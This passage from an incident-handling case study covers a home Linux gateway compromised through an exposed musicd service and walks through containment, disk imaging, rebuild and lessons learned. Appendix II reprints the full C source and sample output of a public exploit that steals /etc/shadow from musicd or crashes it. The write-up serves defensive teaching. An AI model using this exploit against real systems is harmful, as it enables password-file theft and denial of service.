8/17/04 10:00	Victim makes contact with security expert at work who recommends he run rootkit scanner, “chkrootkit”
8/17/04 17:46	Victim runs chkrootkit and discovers several infected files
8/17/04 17:48	Victim removes gateway server from the Internet
8/18/04 11:00	Victim asked security expert colleague about a next step – he is advised to port scan the server
8/18/04 17:18	Security pal coordinates with victim to temporarily reattach the server to the Internet for a port scan - discovers ports 5555 (musicd) and 6667 (hidden SSH) are open
8/18/04 17:32	Victim realizes that musicd is open to the world
8/18/04 17:40	Victim finds exploit for musicd on Google
8/18/04 17:42	Victim removes gateway from Internet
8/21/04 11:20	Victim rebuilds gateway server with fresh ClarkConnect install

The preparations our home admin performed on his gateway server were well-intentioned and reasonably thorough. Had he not unnecessarily opened the musicd port to the Internet he would have offered a difficult nut for the attacker to crack.

It was not until he tried to load another 150 megabytes of .MP3 files to the server that he noticed things were awry. By his calculations, he should have had at least three free gigabytes on this server’s hard drive. But when he tried to copy files to the server, the system reached full capacity before all the files could be copied.

One Linux command indicated that his 20 GB disk was indeed full, but another indicated that the disk only had 17 gigabytes of data on it – which should leave nearly three gigabytes left for additional files.

Something was definitely wrong but he couldn’t figure out where that extra data was. This was the piece of information that he carried to his computer security contact at work. His colleague suggested that he might want to scan his drive for a rootkit, since many rootkits involve utilities to hide files and directories.

Since our home admin was not concerned with trying to locate and prosecute a possible attacker, he did not observe a chain of custody nor did he collective evidence in the way many incident handling teams would.

Containment Phase

Containment Measures

Once our home admin discovered that he had some evidence of rootkit files on his server, he set about the task of trying to find out how the intruder got access to his system in the first place. There is certainly no point in rebuilding such a server without knowing where the initial weakness was, or it will surely be compromised again. First, however, he wanted to deny access for the intruder and he removed this server from the Internet and his home network. This gave him control over the situation until he could find out how the compromise took place.

Assessment Tools

Our home admin used two different commands to find out how much free space was left on the server's hard drive.

The first command "**df**" (report filesystem disk space usage) indicated that the partition of his 20 GB disk was indeed full:

```
surprise:~# df
Filesystem           1k-blocks      Used    Available Use% Mounted on
/dev/hda1            4964188      4964188         0  100% /
```

but the "**du**" (estimate file space usage) command, issued to show results in a human readable format and to summarize the contents of the entire disk, indicated that the disk only had 17 gigabytes of data:

```
surprise:/# du -sh
17.2G
```

This left a discrepancy of almost three gigabytes.

If the home admin wished to pursue a forensic analysis of the hard drive as it was in its compromised state, he would have had to make an identical copy of the drive to keep as evidence or to examine completely at a later date.

Jump Kit Components

In this specific incident, a clean copy of the original install software for the ClarkConnect distribution was sufficient to take care of the compromise.

If our home admin **had** deployed a host-based IDS like Tripwire, one of the key tools to help determine which files had been contaminated would be a Linux boot CD with known-good copies of libraries and binaries on it so a true

report of file alterations could be made. A great tool for this purpose is an open source project called "FIRE" (Forensic and Incident Response Environment)[21] which supplies a bootable CD image complete with a variety of tools useful to the incident handler.

Detailed Backup of a Victim System

If the home admin was interested in performing a forensic analysis of the server's hard drive, either for legal action or for his own edification, then a backup would need to be made of the compromised hard drive. Conventional backup routines focus on the integrity of the visible data on the disk. However, a binary backup will capture everything on the hard drive including hidden, deleted, and fragmented files. Since such a backup may be used as evidence in court, a bit by bit identical image of the drive, not the data, is needed.

To perform a binary backup, a spare hard drive of the same or bigger size would be necessary and would need to be installed into the server. After making sure the server's BIOS (Basic Input/Output System) recognizes the spare drive, the server would be booted from a Linux CD – in this case, the aforementioned FIRE boot CD.

Assuming that the original boot hard disk is device "hda" (first on the IDE chain) and the spare drive is "hdb," the spare drive would need to be formatted with this command:

```
mke2fs /dev/hdb1
```

and then mounted with this command:

```
mount /dev/hdb1 /mnt/hdb1
```

Once this was completed, a binary image of hda (or, in this case, the first partition is all that exists on the original boot hard drive) can be made onto hdb with this command:

```
dd if=/dev/hda1 of=/mnt/hdb1/hda1.img
```

The resulting file on the spare hard drive (hda1.img) would be a binary image identical to the partition found on hda1.

One final act of containment our home admin should perform is to change **all** the passwords used on the server and if there is **any** reason to believe the attacker installed a program to gather passwords off of the home network (a "sniffer") then all the passwords used on the home network should be changed as well.

Eradication Phase

Eradication involves eliminating the results of the attack as much as possible and determining what allowed it to happen in the first place.

Our home admin had taken the time and energy to determine what route the attacker used to compromise his server. Once his security professional friend discovered via a port scan that TCP port 5555 was open, our home admin realized that something in musicd must have provided the attacker the opening she needed. A few minutes spent searching the Internet on musicd and possible exploits for it yielded the exact exploit code used by the attacker.

Gratefully, his server deviated from the stock ClarkConnect (CC) installation only with the addition of musicd and his .MP3 files, so restoring the server to its pre-compromise condition didn't present much of a problem. This was good news because once a LKM rootkit like Adore is installed, it's almost impossible to "clean" the system completely and a total rebuild is the best way to proceed.

The key to removing the cause of the incident was to rethink the way musicd was configured on the system and, just as importantly, how the firewall rules were changed. First, our home admin tried running musicd as a non-privileged user and he found that it behaved exactly the same way. The ownership and permissions on the MP3 files and any playlists was the only adjustment that had to be made.

Second, he reviewed the documentation on iptables and went over the rules he was using with his security professional friend. He learned then that the default rules for CC leave all ports to the server from the home network wide open. He discovered that it was his tweak to the rules, due to misunderstanding how iptables works, that opened the door for the attacker.

Recovery Phase

Our home admin had made backups of his gateway immediately after installing CC for the first time. However, he did not confirm the authenticity of the downloaded install CD and since a LKM rootkit was involved he decided to start from scratch and get the latest version of CC from their website.

After downloading Home Edition 2.2, he got a copy of md5summer.exe[22] to check the MD5 "hash" on the CC image. MD5 sums are one-way algorithms that take a 128-bit fingerprint of a file of any size. They are considered one way because you cannot work backwards from the fingerprint to find out what the original file was. This is very useful to determining if the file in question has been tampered with since the original author made the MD5 sum, usually posted with the download file.

He downloaded both files into the same directory and executed this command

```
md5summer clarkconnect-2.2.iso
```

this resulted in the string

```
044a097de16c2d9c0a4edeb10a27de0f
```

which is identical to the MD5Sum listed on the CC website. He knew then that the ISO image he had was intact and had not been tampered with.

After confirming the validity of his downloaded image, our home admin installed CC with a different set of passwords.

The next step was to apply the appropriate patches for his system, and the CC folks made this easy by posting security and bug fixes on their site by distribution version, and by integrating a routine to download these updates in their implementation Webconfig.

Now all that remained for our home admin was to download the musicd package again, compile and install, and make sure that service is started from the account of a non-privileged user so that musicd only has access to the files it needs – not the entire operating system. To accomplish this, he added this line to the /etc/rc.local (because this is a RedHat-based package) file, which executes the commands it contains at each boot:

```
su – non_root_user –c '/usr/local/bin/musicd' &
```

As a last phase in the eradication step, our home admin chose to install the host-based IDS AIDE on his server. He made sure to store the file database this software created and the AIDE program binary itself on a write-protected floppy disk and set a regular schedule for booting the server from the FIRE CD and running the AIDE binary from the floppy so no future LKM rootkits could hide attacker-altered files from him.

Lessons Learned Phase

The point of the sixth and final phase of the incident handling process is to extract some nugget (or series of nuggets) of knowledge from the entire experience so that it doesn't repeat itself in the future. In an organization, this would involve getting all the members of the incident handling team together to go over the events and reach a consensus about what happened and what can be done to keep it from happening again.

These discussions can and should range from specific to general observations. An example of the specific in this case would be: don't open ports on the firewall unless you have to. If our home admin had tried connecting to musicd from within his network **before** adjusting the firewall rules, he would have

discovered that no adjustment was actually necessary. A general observation along these lines would be to make sure any additions you make to a known secure server deployment (in this case the highly recommended CC package) don't create a chink in the armor for someone to exploit. If our home admin had researched musicd immediately after choosing it and before installing it, he very well may have found the exploit and taken the necessary precautions to mitigate the vulnerability. Or he may have stumbled across the security mantra of not letting services run as root if they don't absolutely have to and recognized the risk musicd presented simply because of the permissions it is granted.

If the uninitiated home admin **had** found the exploit ahead of time, he may have been tempted into thinking, "So someone can see my files or crash my daemon – what's the security risk?" But, one of the lessons learned from this experience is that even read-only access to the wrong files can be catastrophic to system security. After all, if an attacker can "read" the password file, they can crack it; and then they'll have the keys to the kingdom.

One of the final lessons gained from this experience was the payoff in preparation by befriending a security expert and networking with this individual. While it's certainly true that computer users should get familiar with their tools, this isn't always possible for the home user - and even security professionals cannot be omniscient. Yes, if our home admin had spent months studying iptables he would have known that he didn't need to open that port to the outside world. But he did the next best thing, which was to tap into the people network to offer his knowledge and experience as well as take what others had to give. It is this principle that allows all of us, regardless of experience or certifications, to stay on top of the changes and threats and to defend against them. Once one of us is fooled and learns from it, then the rest of us should be able to benefit from sharing that experience.

Exploit References

Specific to stealing the /etc/shadow file:

"Tal0n." "MusicDaemon <= 0.0.3 v2 Remote /etc/shadow Stealer / DoS." 22 May 2004. URL: http://www.packetstormsecurity.com/0408-exploits/musicDaemon.txt (5 Nov. 2004)


BugTraq. "MusicDaemon <= 0.0.3 v2 Remote /etc/shadow Stealer / DoS." 23 Aug 2004. URL: http://www.securityfocus.org/archive/1/372647/2004-08-20/2004-08-26/0

"Music daemon musicd Multiple Command Arbitrary File Access." 23 Aug 2004.URL: http://osvdb.org/displayvuln.php?osvdb_id=9113

Specific to Denial of Service:

"Music daemon musicd Multiple Command Remote DoS." 23 Aug 2004. URL: http://osvdb.org/displayvuln.php?osvdb_id=9114

APPENDIX I. – Screen capture of Webconfig firewall web interface for ClarkConnect



APPENDIX II. – Entire /* MusicDaemon <= 0.0.3 v2 Remote /etc/shadow Stealer / DoS" exploit as found at http://www.packetstormsecurity.com/0408-exploits/musicDaemon.txt (12 Nov 2004)

```
Discovered and Exploit Coded by: Tal0n [cyber_talon@hotmail.com]
URL: http://musicdaemon.sourceforge.net

Note: This was 0day for several months.. I decided to turn it in because there
may be 10 whole boxes in the world running this.. and its not very handy
sitting around on my box =p.

/* MusicDaemon <= 0.0.3 v2 Remote /etc/shadow Stealer / DoS
* Vulnerability discovered by: Tal0n 05-22-04
* Exploit code by: Tal0n 05-22-04
*
* Greets to: atomix, vile, ttl, foxtrot, uberuser, d4rkgr3y, blinded, wsxz,
* serinth, phreaked, h3x4gr4m, xaxisx, hex, phawnky, brotroxer, xires,
* bsdaemon, r4t, mal0, drug5t0r3, skilar, lostbyte, peanuter, and over_g
*
* MusicDaemon MUST be running as root, which it does by default anyways.
* Tested on Slackware 9 and Redhat 9, but should work generically since the
* nature of this vulnerability doesn't require shellcode or return  addresses.
*

Client Side View:

  root@vortex:~/test# ./md-xplv2 127.0.0.1 1234 shadow

  MusicDaemon <= 0.0.3 Remote /etc/shadow Stealer

  Connected to 127.0.0.1:1234...
  Sending exploit data...

  <*** /etc/shadow file from 127.0.0.1 ***>

  Hello
  <snipped for privacy>
  ......
  bin:*:9797:0:::::
  ftp:*:9797:0:::::
  sshd:*:9797:0:::::
  ......
  </snipped for privacy>

  <*** End /etc/shadow file ***>

  root@vortex:~/test#

Server Side View:

  root@vortex:~/test/musicdaemon-0.0.3/src# ./musicd -c ../musicd.conf -p 1234
  Using configuration: ../musicd.conf
  [Mon May 17 05:26:07 2004] cmd_set() called
  Binding to port 5555.
  [Mon May 17 05:26:07 2004] Message for nobody: VALUE: LISTEN-PORT=5555
  [Mon May 17 05:26:07 2004] cmd_modulescandir() called
  [Mon May 17 05:26:07 2004] cmd_modulescandir() called
  Binding to port 1234.
  [Mon May 17 05:26:11 2004] New connection!
  [Mon May 17 05:26:11 2004] cmd_load() called
  [Mon May 17 05:26:13 2004] cmd_show() called
  [Mon May 17 05:26:20 2004] Client lost.
```

```
*
* As you can see, it simply makes a connection, sends the commands, and
* leaves. MusicDaemon doesn't even log that new connection's IPs that I
* know of. Works very well, eh? :)
*
* The vulnerability is in where the is no authenciation for 1. For 2, it
* will let you "LOAD" any file on the box if you have the correct  privledges,
* and by default, as I said before, it runs as root, unless you change the
* configuration file to make it run as a different user.
*
* After we "LOAD" the /etc/shadow file, we do a "SHOWLIST" so we can grab
* the contents of the actual file. You can subtitute any file you want in
* for /etc/shadow, I just coded it to grab it because it being such an
* important system file if you know what I mean ;).
*
* As for the DoS, if you "LOAD" any binary on the system, then use  "SHOWLIST",
* it will crash music daemon.
*
*
*/


#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(int argc, char *argv[]) {

char buffer[16384];

char *xpldata1 = "LOAD /etc/shadow\r\n";
char *xpldata2 = "SHOWLIST\r\n";
char *xpldata3 = "CLEAR\r\n";
char *dosdata1 = "LOAD /bin/cat\r\n";
char *dosdata2 = "SHOWLIST\r\n";
char *dosdata3 = "CLEAR\r\n";

int len1 = strlen(xpldata1);
int len2 = strlen(xpldata2);
int len3 = strlen(xpldata3);
int len4 = strlen(dosdata1);
int len5 = strlen(dosdata2);
int len6 = strlen(dosdata3);

if(argc !=  4) {
printf("\nMusicDaemon <= 0.0.3 Remote /etc/shadow Stealer / DoS");
printf("\nDiscovered and Coded by: Tal0n 05-22-04\n");
printf("\nUsage: %s <host> <port> <option>\n", argv[0]);
printf("\nOptions:");
printf("\n\t\tshadow - Steal /etc/shadow file");
printf("\n\t\tdos - DoS Music Daemon\n\n");
return 0; }

printf("\nMusicDaemon <= 0.0.3 Remote /etc/shadow Stealer / DoS\n\n");

int sock;
struct sockaddr_in remote;

remote.sin_family = AF_INET;
remote.sin_port = htons(atoi(argv[2]));
remote.sin_addr.s_addr = inet_addr(argv[1]);
```

```
if((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) { printf("\nError: Can't
create socket!\n\n");
return -1; }

if(connect(sock,(struct sockaddr *)&remote, sizeof(struct sockaddr)) < 0) {
printf("\nError: Can't connect to %s:%s!\n\n",
argv[1], argv[2]);
return -1; }

printf("Connected to %s:%s...\n", argv[1], argv[2]);

if(strcmp(argv[3], "dos") == 0) { printf("Sending DoS data...\n");

send(sock, dosdata1, len4, 0);

sleep(2);

send(sock, dosdata2, len5, 0);

sleep(2);

send(sock, dosdata3, len6, 0);

printf("\nTarget %s DoS'd!\n\n", argv[1]);

return 0; }

if(strcmp(argv[3], "shadow") == 0) {

printf("Sending exploit data...\n");

send(sock, xpldata1, len1, 0);

sleep(2);

send(sock, xpldata2, len2, 0);

sleep(5);

printf("Done! Grabbing /etc/shadow...\n");

memset(buffer, 0, sizeof(buffer));
read(sock, buffer, sizeof(buffer));

sleep(2);

printf("\n<*** /etc/shadow file from %s ***>\n\n", argv[1]);
printf("%s", buffer);
printf("\n<*** End /etc/shadow file ***>\n\n");

send(sock, xpldata3, len3, 0);

sleep(1);

close(sock);

return 0; }

return 0; }
```

References

[1] "MusicDaemon <= 0.0.3 /etc/shadow Stealer / DoS Exploit." SecurityFocus BUGTRAQ Mailing List: BugTraq. 23 Aug. 2004. URL: http://www.securityfocus.com/archive/1/372647 (12 Nov. 2004).
[2] Lahtinen, Petri. Music Daemon. 31 Oct. 2004. URL: http://musicdaemon.sourceforge.net (12 Nov. 2004).
[3] Ffmpeg Multimedia System. 28 Sep. 2004. URL: http://ffmpeg.sourceforge.net/index.php (12 Nov. 2004).
The Ogg Vorbis CODEC Project. URL: http://www.xiph.org/ogg/vorbis/ (12 Nov. 2004).
Libmikmod - Default Branch. 11 Mar. 1999. URL: http://freshmeat.net/projects/libmikmod/ (12 Nov. 2004).
[4] Snort The Open Source Network Intrusion Detection System. 2 Nov. 2004. URL: http://www.snort.org/ (12 Nov. 2004).
[5] ClarkConnect - Gateway Services. URL: http://www.clarkconnect.org (12 Nov. 2004).
[6] YA-Faq - Clarkconnect Faq - Current Active Topics. URL: http://ccfaq.valar.co.uk/modules.php?name=Topics (12 Nov. 2004).
[7] (An excellent discussion of the amazing things NAT can do in Linux) Vepstas, Linus. "Linux Network Address Translation." Nov. 2002. URL: http://linas.org/linux/load.html (12 Nov. 2004).
[8] Please see Appendix I for a screenshot
[9] American Registry for Internet Numbers. URL: http://www.arin.net/ (12 Nov. 2004).
[10] Jodies , Krischan. "IP Calculator." URL: http://jodies.de/ipcalc (12 Nov. 2004).
[11] Nmap - Free Security Scanner For Network Exploration & Security Audits. URL: http://www.insecure.org/nmap (12 Nov. 2004).
[12] SANS - Internet Storm Center. URL: http://isc.sans.org/ (12 Nov. 2004).
[13] Complete exploit is included as Appendix II.
[14] John the Ripper Password Cracker. URL: http://www.openwall.com/john/ (12 Nov. 2004).
[15] Altunergi, Oktay. "Understanding Rootkits". URL: http://www.start-linux.com/articles/article_30.php (8 Nov 2004).
[16] (This project is supposed to be available at http://www.team-teso.net/, but this site was down at the time of this writing. The actual version of the Adore rootkit used for this practical was downloaded from) Packet Storm (Netherlands) URL: http://packetstormsecurity.nl/groups/teso/adore-0.39b4.tgz (12 Nov. 2004).
[17] (An excellent discussion of how the Adore rootkit can be used to implement a hidden remote shell is on the honeypots.net web page in Michael Reiter's paper) Reiter, Michael. "Exploiting Loadable Kernel Modules." URL: http://serkoon.honeypots.net/extra/expl_lkm.html (12 Nov. 2004).
[18] Altunergi, Oktay. "Understanding Rootkits". (no date) URL: http://www.start-linux.com/articles/article_30.php (8 Nov 2004).
[19] AIDE - Advanced Intrusion Detection Environment. URL: http://www.cs.tut.fi/~rammer/aide.html (12 Nov. 2004).
[20] Tripwire.org - Home of the Tripwire Open Source Project . URL: http://www.tripwire.org/ (12 Nov. 2004).
[21] F.I.R.E. Forensic and Incident Response Environment Bootable CD. URL: http://fire.dmzs.com/ (12 Nov. 2004).
[22] About the MD5summer. URL: http://www.md5summer.org/download.html (12 Nov. 2004).